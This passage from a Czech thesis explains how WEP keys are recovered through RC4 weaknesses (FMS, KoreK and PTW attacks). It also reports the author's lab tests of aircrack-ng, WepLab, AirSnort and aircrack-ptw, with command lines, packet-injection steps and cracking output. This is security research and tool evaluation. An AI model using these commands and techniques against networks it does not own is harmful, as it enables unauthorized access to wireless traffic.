     j = (j + S[i] + K[i mod l]) mod N
     Swap(S[i], S[j])
```

Popis 1 algoritmus KSA

Na začátku se pole S naplní postupně hodnotami 0 až 255. Potom na základě seedu se prvky pole mezi sebou prohází. Tím je pole S inicializováno a pomocí PRGA se můžou generovat byty keystreamu.

7.4.1.2 PRGA

Pro každý byte keystreamu se provede jednou smyčka. Smyčka vždy změní vnitřní stav reprezentovaný polem S.

```
PRGA(K)
Initialization:
i = 0
j = 0
Generation loop:
     i = (i + 1) mod N
     j = (j + S[i]) mod N
     Swap(S[i], S[j])
     Output z = S[(S[i] + S[j]) mod N]
```

Popis 2 algoritmus PRGA


RC4 je popsán v [3] a [6].

7.4.2 Slabost RC4 umožňující útok FMS

Útok FMS se jmenuje podle jeho autorů (Fluhrer, Mantin, Shamir). Je to první popsaný útok na WEP klíč. Ze zachyceného datového rámce známe IV. Protože v datové části je hned na začátku zašifrována hlavička LLC se známým obsahem (0xAAAA), můžeme XORem zjistit první byty keystreamu. První byte keystreamu je v proměnné *z* algoritmu PRGA po prvním průchodu smyčkou. Označme tento byte o1.

Jestliže je IV tvaru (A+3,255,X), může být zjištěna hodnota A-tého bytu tajného WEP klíče. Tyto IV jsou označovány jako slabé (weak). K[0] až K[2] je IV. Pro A=0 je to K[3], což je první byte tajného WEP klíče.

Mějme IV (3,255,X) a proveďme několik kroků inicializace KSA.



Obrázek 33 Stav pole S v algoritmu KSA

S^3 znamená pole S ve 3. kroku. Nyní potřebujeme, aby se prvky pole S[0], S[1] a S[3] při dalších iteracích neměnily. Až skončí KSA, v 1. iteraci PRGA se provede swap mezi S[0] a S[1]. Potom podle posledního kroku PRGA o1 (označení prvního bytu keystreamu) bude:

o1=S[S[0]+S[1]]=S[3+0]=S[3]=S^3[X+6+K[3]]

K[3]=(index hodnoty o1 v poli S^3)−X−6

Pokud K[3] vyjde mimo <0,255> je třeba provést ještě modulo 256.

Nyní udělejme hrubý odhad, v kolika případech se už nezmění prvky v poli S s indexem 0,1 a 3, jak jsme předpokládali. Provedené jsou 4 iterace, provede se jich ještě 252. V každé iteraci se vymění 2 prvky pole, ale protože index i se vždy zvyšuje o 1, už se najednou neprovede swap mezi prvky s indexy 0 až 3. Proto stačí předpokládat, že se v každé iteraci může změnit maximálně 1 hodnota na indexech 0,1 a 3. Pravděpodobnost, že se nezmění jedna z těchto 3 hodnot je (253/256). Po 252 iteracích to bude (253/256)^252, což je 5,127 %. Při velkém množství slabých IV jich přes 5 % bude ukazovat na správný byte WEP klíče. Na každý jiný byte zbude 0,37 % ((1-(253/256)^252)/255). Po odvození K[3] se může udělat další krok algoritmu KSA a uhádnout další byty K[].

7.4.3 Útok KoreK

Tyto útoky nejsou založeny na identifikovatelných IV, ale na chování a stavu KSA a PRGA. Využívají nejen prvního výstupního bytu PRGA, ale i druhého (o2). Pro zjištění K[p] se provede prvních p kroků algoritmu KSA se zachyceným IV. Každý útok má nutné podmínky, aby se mohl uplatnit. Potom se hledá, který útok se může použít na vzniklý stav KSA. Aircrack-ng implementuje 17 takových útoků. V roce 2006 byl publikován další. Velmi detailně jsou útoky KoreK popsány v publikaci [6].

7.4.3.1 1. KoreK útok

Zobecňuje popsaný FMS útok. Nutné podmínky tohoto útoku jsou (po prvních p krocích KSA):

- S[1]<p
- (S[1] + S[S[1]]) mod 256 = p
- index hodnoty o1 v S nesmí být 1 nebo 4
- index hodnoty o1 v S nesmí být S[S[1]]

Jsou-li tyto podmínky splněny, pak s pravděpodobností 5 % platí:

K[p]=(index o1 v poli S v p-tém kroku) –S[p]-j_{p-1}.

j_{p-1} je hodnota proměnné j v (p-1) kroku KSA.

7.4.3.2 10. KoreK útok

Má tyto podmínky:

- o2=0
- S[p]=0
- S[2]≠0

Tento útok využívá o2.

$K[p]=2-S[p]-j_{p-1}$

Pravděpodobnost správného odhadu K[p] je 13,75% pro p=3.


7.4.3.3 Jak aircrack-ng funguje

Z poskytnutých rámců si vybere všechny IV a k nim příslušející 2 byty LLC. K útoku je tedy známo K[0],K[1],K[2],o1,o2. Pro každý IV se provede několik prvních kroků KSA, podle toho jaký K[p] se hledá. Použije se nějaký ze 17 KoreK útoků, je-li to možné. Pro všechny hledané neznámé K[3] až K[max] existuje 256 bytové pole kandidátů. Když nějaký útok určí např. byte K[3], tak do pole patřící K[3] se udělá poznámka k příslušnému bytu a zohlední se pravděpodobnost úspěšnosti použitého útoku. Takto se získají kandidáti na K[3]. U kandidáta s nejvyšší pravděpodobností se předpokládá, že je správný. Pomocí útoků se stejně zjistí další kandidát K[4]. Když máme kandidáty na všech pozicích (K[3] až K[7]), otestuje se jestli jsou určené správně – zkusí se dešifrovat 4 rámce (testují se jen první 3 byty datové části rámce, dešifrovaný obsah se porovná s předpokládaným obsahem 0xAA AA 03). Pokud se dešifrují správně, je klíč prohlášen za platný. Kandidát K[7] se nevolí útoky, ale zkusí se všech 256 možností. Pokud byli vyzkoušeni všichni kandidáti na K[7] a žádný neuspěl, na K[6] se dá další kandidát K[6] v pořadí. Pak se vyzkouší zase všech 256 K7. Pokud se zase neuspěje, a už žádný kandidát K[6] není, změní se kandidát K[5] na dalšího z fronty. Potom se musí znovu spočítat noví kandidáti na K[6]. Pomocí rekurze se takto může dojít zpět až na K[3] a jiným předpokladem K[3] se určí K[4] atd. U programu aircrack-ng je tento postup vidět ve výpisu při zjišťování klíče. Podobně funguje i WepLab a AirSnort (bez názorného výpisu průběhu útoku).

7.4.4 Útok PTW

V roce 2005 A. Klein publikoval analýzu RC4. Zjistil, že existuje větší korelace mezi seedem a keystreamem, než publikovali Fluhrer, Mantin a Shamir. Autoři PTW (Pyshkin, Tews, Weinmann) rozšířili Kleinův útok a aplikovali na WEP (materiál [9]). Stejně jako předchozí útoky používá pravděpodobnost k určení WEP klíče.

Tento útok používá 16B keystream. Ten se dá získat z rámců nesoucí ARP. Výhoda tohoto útoku je, že stačí málo dvojic (IV, keystream).



Graf 1 Závislost pravděpodobnosti nalezení klíče na počtu keystreamů

Podle autorů je při 85000 keystreamů šance 95 % na nalezení správného 104 bitového WEP klíče.

7.4.5 Testování nástrojů využívající známe byty LLC (AirSnort, WepLab, Aircrack-ng)

Programem ping jsem generoval traffic mezi klientem a AP spojených v režimu 802.11g 54 Mb/s. Spustil jsem 2 instance programu ping.

```
ping 10.11.12.13 -s 1 -f
```

Wifi kartou Atheros jsem provoz zachytával. Počet zachycených rámců za 1s se pohyboval okolo 1200. Testovací data jsem vygeneroval pro 5 40 bitových WEP klíčů a 5 104 bitových WEP klíčů.

40 bitů
abeceda144
b572d984ac
1234567890
cafe8babe8
abcdef1111


104 bitů
38acd1ef1893745c1addee31bb
7d7e8a9f9c9b4bb2907ed8232e
cafe11babe7878787878932de3
e3570f6545a3664c5479bbbb7d
fd62ca9013bc3452eacb323337

Tabulka 4 Použité WEP klíče při testování

Protože v zachycených datech byly i control, management a ještě datové rámce příslušející jiným AP, programem Wireshark jsem tyto rámce odfiltroval. Zbylé datové rámce jsem použil pro testování.

Testovanému programu jsem pomocí parametru (pokud takový měl) zadal, jak dlouhý klíč má hledat. Počet rámců, které měl program k dispozici, jsem v případě nenalezení klíče vždy zvýšil o 20000 u 40 bitového klíče, o 80000 u 104 bitového klíče. Na nalezení klíče měly programy 10 sekund po načtení souboru s rámci a spuštění výpočtu.

AirSnort



Obrázek 34 Program AirSnort

AirSnort byl první dostupný program určený k rekonstrukci WEP klíče. První verze je už ze srpna 2001. Původně se používal jen útok FMS, později byly implementovány i útoky KoreK. Od konce roku 2004 se nevyvíjí. Tato aplikace s okénkovým GUI si sama zachytává rámce pro analýzu. Pracuje se s kartami s chipsetem Agere, Prism 2.5. Nebo lze rámce načíst ze souboru. Ve Windows používá ovladač od komerčního softwaru AiroPeek (kvůli problému s monitor modem). Testoval jsem verzi 0.2.7e.

WepLab

```
weplab - Wep Key Cracker Wep Key Cracker (v0.1.5).
Jose Ignacio Sanchez Martin - Topo[LB] <topolb@users.sourceforge.net>

Not BSSID specified.
 Detected one packet with BSSID: [00:1B:11:4C:3C:91]

Total valid packets read: 640000
Total packets read: 640000

 528413 Weak packets gathered:
Statistical cracking started! Please hit enter to get statistics.
It seems that the first control data packet verifies the key! Let's test
it with others....

Key: ca:fe:11:ba:be:78:78:78:78:78:93:2d:e3
Right KEY found!!
Key cracked in 4 seconds
```

Obrázek 35 Výpis programu WepLab

Testoval jsem verzi 0.1.5. WepLab Stejně jako AirSnort používá útok FMS a KoreK.

Aircrack-ng

K nalezení klíče používá útok FMS, KoreK. Výpočet může provádět ve více vláknech. Výborně zobrazuje průběh výpočtu. Navíc umí i bruteforce útok na WPA/WPA2-PSK a ptw útok. Je stále ve vývoji. Testovaná verze byla 0.9.1. Tento program je z balíku aircrack-ng, kde jsou další podpůrné programy jako airodump a aireplay.

Všechny 3 programy umožňovaly nastavit šířku prohledávání. Program WepLab pomocí parametru perc (1-100), aircrack má parametr fudge factor -f, AirSnort se nastavuje pomocí GUI. U programu WepLab jsem změnil šířku prohledávání, protože při default nastavení (perc 70) program často klíč nenašel a doporučil zvětšení parametru perc.

Programy jsem spouštěl s těmito parametry:

```
aircrack-ng -n 64 data.cap
weplab -k 64 -r --perc 85 data.cap
```


V programu AirSnort jsem v menu File→Open pcap file přidal soubor s rámci.

7.4.5.1 Naměřené výsledky pro 104 bitový WEP

program	Aircrack			WepLab			AirSnort		
klíč	IVs	celkem	čas[s]	IVs	celkem	čas[s]	inter.	IVs	celkem
38acd1...	192692	240000	2	257328	320000	3	704	322231	400000
e3570f...	261163	320000	3	388316	480000	3	684	324836	400000
fd62ca...	263313	320000	3	neodvozeno ani při 10007503 IVs					
cafe11...	331132	400000	3	528413	640000	4	1119	528413	640000
7d7ea9...	520810	640000	10	879634	1083851	35	1696	779489	960000

Tabulka 5 Počty rámců a IV při FMS+KoreK útoku na 104 bitový klíč

Ve sloupci IVs je počet dvojic (IV, keystream), které program pro analýzu použil. Ve sloupci celkem je celkový poskytnutý počet rámců. IVs je menší než celkem, protože na linkové vrstvě docházelo k opakování rámců, při kterém se IV nemění. ICMP packety pingu na síťové vrstvě se neztrácely. Program AirSnort ještě uvádí počet tzv. interesting IV. U prvního statistického útoku na WEP se využívaly právě tyto weak IV.



Graf 2 Počet jedinečných IV při odvození klíče (útok FMS a KoreK na 104 bitový klíč)

Žádný program nedokázal při standardním nastavení odvodit WEP klíč fd62ca 9013bc 3452ea cb3233 37, ani když měl k dispozici přes 10 milionů IV. Po spuštění aircrack-ng jsem vždy dostal tento výsledek:

```
                        Aircrack-ng 0.9.1
                [00:00:03] Tested 1 keys (got 557024 IVs)

KB    depth   byte(vote)
 0    0/  1   FD(  87) 7C(  18) C8(  17) 96(  15) 10(  12) C6(   6)
 1    0/  1   62(  64) C1(  26) C4(  21) 2D(  13) 31(  13) 66(  13)
 2    0/  1   FC(1210) CA( 135) A7(  83) 14(  76) 5A(  75) 3E(  67)
 3    0/  1   5E(  79) 11(  17) 29(  15) E2(  11) 5B(   8) 75(   8)
 4    0/  1   13( 145) 7E(  17) 41(  13) C7(  12) F7(   9) 70(   8)
 5    0/  1   BC(  82) 9A(  21) 48(  15) AC(  14) 75(  13) 92(  12)
 6    0/  1   34( 160) E6(  26) E7(  19) 85(  18) D5(  16) D6(  16)
 7    0/  1   52( 110) 41(  34) B1(  28) B2(  25) 98(  24) 72(  16)

Attack failed. Possible reasons:

   * Out of luck: you must capture more IVs. Usually, 104-bit WEP
     can be cracked with about one million IVs, sometimes more.

   * If all votes seem equal, or if there are many negative votes,
     then the capture file is corrupted, or the key is not static.

   * A false positive prevented the key from being found.  Try to
     disable each korek attack (-k 1 .. 17), raise the fudge factor
     (-f)
```

Obrázek 36 Aircrack-ng neúspěšný útok

Ve sloupci byte je navrhovaný byte WEP klíče. V závorce je potom index, který říká, jakou váhu má tento návrh. První 2 byty jsou odvozeny dobře. V třetím bytu je navrhovaná špatná hodnota. Správná hodnota je až na druhém místě. Znovu jsem pomocí pingu vygeneroval rámce pro otestování, ale problém se opakoval.

První špatná hodnota má nezvykle vysokou váhu, což znemožnilo zjistit klíč. Zkusil jsem jednotlivě vypínat útoky KoreK. Při spuštění s parametrem –k 6 byl klíč bez problému nalezen.

```
                              Aircrack-ng 0.9.1
                [00:00:06] Tested 57 keys (got 557024 IVs)

   KB     depth    byte(vote)
    0     0/  1    FD(  87) 7C(  18) C8(  17) 96(  15) 10(  12) C6(   6)
    1     0/  1    62(  59) C1(  26) C4(  21) 2D(  13) 31(  13) 66(  13)
    2     0/  1    CA(  75) 2B(  19) EF(  19) 14(  16) 5D(  15) 3E(  12)
    3     0/  1    90(  67) 5B(  15) 43(  12) 14(  11) A7(   8) BA(   7)
    4     0/  1    13( 144) C7(  16) 7E(  15) 41(  13) 5E(  12) 70(  11)
    5     0/  1    BC(  78) 92(  15) 75(  13) 9A(  13) 7D(  10) 44(   9)
    6     0/  1    34( 151) D5(  22) D6(  19) E7(  19) 7D(  16) E6(  16)
    7     0/  1    52( 110) B2(  25) 41(  22) 98(  21) 05(  19) B1(  18)
    8     0/  1    EA( 145) 4C(  22) 35(  18) 3B(  16) 55(  16) 4B(  14)
    9     0/  1    CB(  90) 1F(  25) 3F(  24) 45(  21) ED(  18) BF(  16)
   10     0/  1    32( 130) 67(  35) 68(  22) F7(  19) 3F(  15) E2(  12)
   11     0/  1    33( 249) 24(  27) 2D(  18) 83(  16) A8(  16) 23(  15)

            KEY FOUND! [ FD:62:CA:90:13:BC:34:52:EA:CB:32:33:37 ]
        Decrypted correctly: 100%
```


Obrázek 37 aircrack-ng úspěšný útok

AirSnort vypnutí heuristik nedovoluje a WepLab klíč ani po vypnutí nenašel.

7.4.5.2 Naměřené výsledky pro 40 bitový WEP

program	Aircrack			WepLab			AirSnort		
klíč	IVs	celkem	čas[s]	IVs	celkem	čas[s]	inter.	IVs	celkem
abeceda144	93210	100000	4	167115	180000	5	470	278382	300000
b572d984ac	100485	120000	0	165602	200000	8	558	262555	320000
1234567890	121170	160000	6	241593	320000	1	1086	537430	680000
cafe8babe8	137104	180000	0	137106	180000	5	568	265797	340000
abcdef1111	330585	440000	9	374674	500000	3	1126	536829	720000

Tabulka 6 Počty IV při útoku FMS+Korek na 40 bitový klíč




Graf 3 Počet jedinečných IV při odvození klíče (útok FMS a KoreK na 40 bitový klíč)

Pro všech 5 40 bitových klíčů jsem znovu vygeneroval testovací rámce. Tentokrát ve standardu 802.11b při rychlosti 11Mb/s. A znovu provedl testy.

program	Aircrack			WepLab			AirSnort		
klíč	IVs	celkem	čas[s]	IVs	celkem	čas[s]	inter.	IVs	celkem
1234567890	99778	100000	0	258760	260000	0	616	278580	280000
b572d984ac	139292	140000	0	159109	160000	9	613	277876	280000
cafe8babe8	158916	160000	0	158917	160000	3	612	277807	280000
abeceda144	179373	180000	0	672499	680000	3	616	278562	280000
abcdef1111	199251	200000	0	199252	200000	2	617	278588	280000

Tabulka 7 Počty IV (vzorek 2) při FMS+Korek útoku na 40 bitový WEP

Při použití standardu 802.11b se ztratilo mnohem méně rámců než v 802.11g



Graf 4 Počet jedinečných IV při odvození klíče (útok FMS a KoreK na 40 bitový klíč), vzorek 2

Počet dvojic (IV, keystream) potřebných k odvození WEP klíče závisí na množině těchto dvojic a na WEP klíči. Na odvození klíče ABCDEF1111 stačilo v druhém vzorku výrazně méně dat než v prvním.

7.4.6 Test nástrojů používající 16B keystream (programy aircrack-ng a aircrack-ptw)

V březnu 2007 byl a zveřejněn další útok na odvození WEP klíče. Testovaná verze programu aircrack-ptw je 1.0.0.

```
[root@linux ptw]# aircrack-ptw zachyceno.cap
This is aircrack-ptw 1.0.0
For more informations see http://www.cdc.informatik.tu-
darmstadt.de/aircrack-ptw/
allocating a new table
bssid = 00:1B:11:4C:3C:91  keyindex=0
stats for bssid 00:1B:11:4C:3C:91  keyindex=0 packets=48000
Found key with len 13: 38 AC D1 EF 18 93 74 5C 1A DD EE 31 BB
```

Obrázek 38 Výpis programu aircrack-ptw při nalezení klíče

Pomocí útoku chop-chop jsem získal keystream a programem packetforge-ng vytvořil ARP request. Programem aireplay-ng jsem vytvořený request vyslal. Testovací data jsou zachycené ARP odpovědi. (podrobněji popsáno v kapitole 7.3) Počet rámců v tabulce je roven počtu od sebe různých IV. Pokud programy do 10 sekund klíč nenašly, přidal jsem jim dalších 2000 rámců k analýze. Programy neumožňovaly nastavit, zda je hledaný klíč 40 nebo 104 bitový.

Vlastní spuštění odvození WEP klíče:

```
aircrack-ng -z zachyceno.cap
```


```
aircrack-ptw zachyceno.cap
```

7.4.6.1 104 bitový WEP

	aircrack-ptw	aircrack-ng (ptw útok)
cafe11...	40000	40000
7d7ea9...	40000	38000
e3570f...	44000	42000
fd62ca...	44000	42000
38acd1...	48000	48000

Tabulka 8 Počet použitých keystreamů k odvození klíče (útok PTW, 104-bitový WEP)

Protože tato testovací data byla generována pomocí broadcastů, které se nepotvrzují, tak ve vzorku nejsou zopakovány stejné IV.




Graf 5 Počet použitých keystreamů k odvození klíče (útoku PTW, 104-bitový WEP)

7.4.6.2 40 bitový WEP klíč

	aircrack-ptw	čas[s]	aircrack-ng (ptw útok)	čas[s]
cafe8babe8	12000	<10	12000	23
abeceda144	18000	<10	20000	17
b572d984ac	18000	<10	18000	27
1234567890	18000	<10	18000	15
abcdef1111	22000	<10	40000	17

Tabulka 9 Počet použitých keystreamů k odvození klíče (útok PTW 40-bitový WEP)

V programu aircrack-ng není ptw útok příliš dobře implementován. U 40 bitového klíče měl program aircrack-ng vždy problém s rychlostí a ani při dodání většího počtu rámců nebyly časy lepší.



Graf 6 Počet použitých keystreamů k odvozen klíče (útoku PTW, 40-bitový WEP)

7.4.7 Zhodnocení odvozování WEP klíče

Všechny testované programy prokázaly možnost obnovení WEP klíče. Použité KoreK útoky pro urychlení občas mohou způsobit nenalezení klíče (jako se stalo u klíče fd62ca 9013bc 3452ea cb323337). Program aircrack-ng dovoluje tyto Korek útoky jednotlivě vypnout. V útoku používajícím první 2 byty keystreamu (o1,o2) měl nejlepší výsledky program aircrack-ng. Na novější útok používající rámce s ARP se více hodí program aircrack-ptw. Ale protože aircrack-ng se stále vyvíjí, domnívám se, že jeho nepovedená implementace ptw útoku bude vylepšena.

8 WPA a WPA 2 - popis

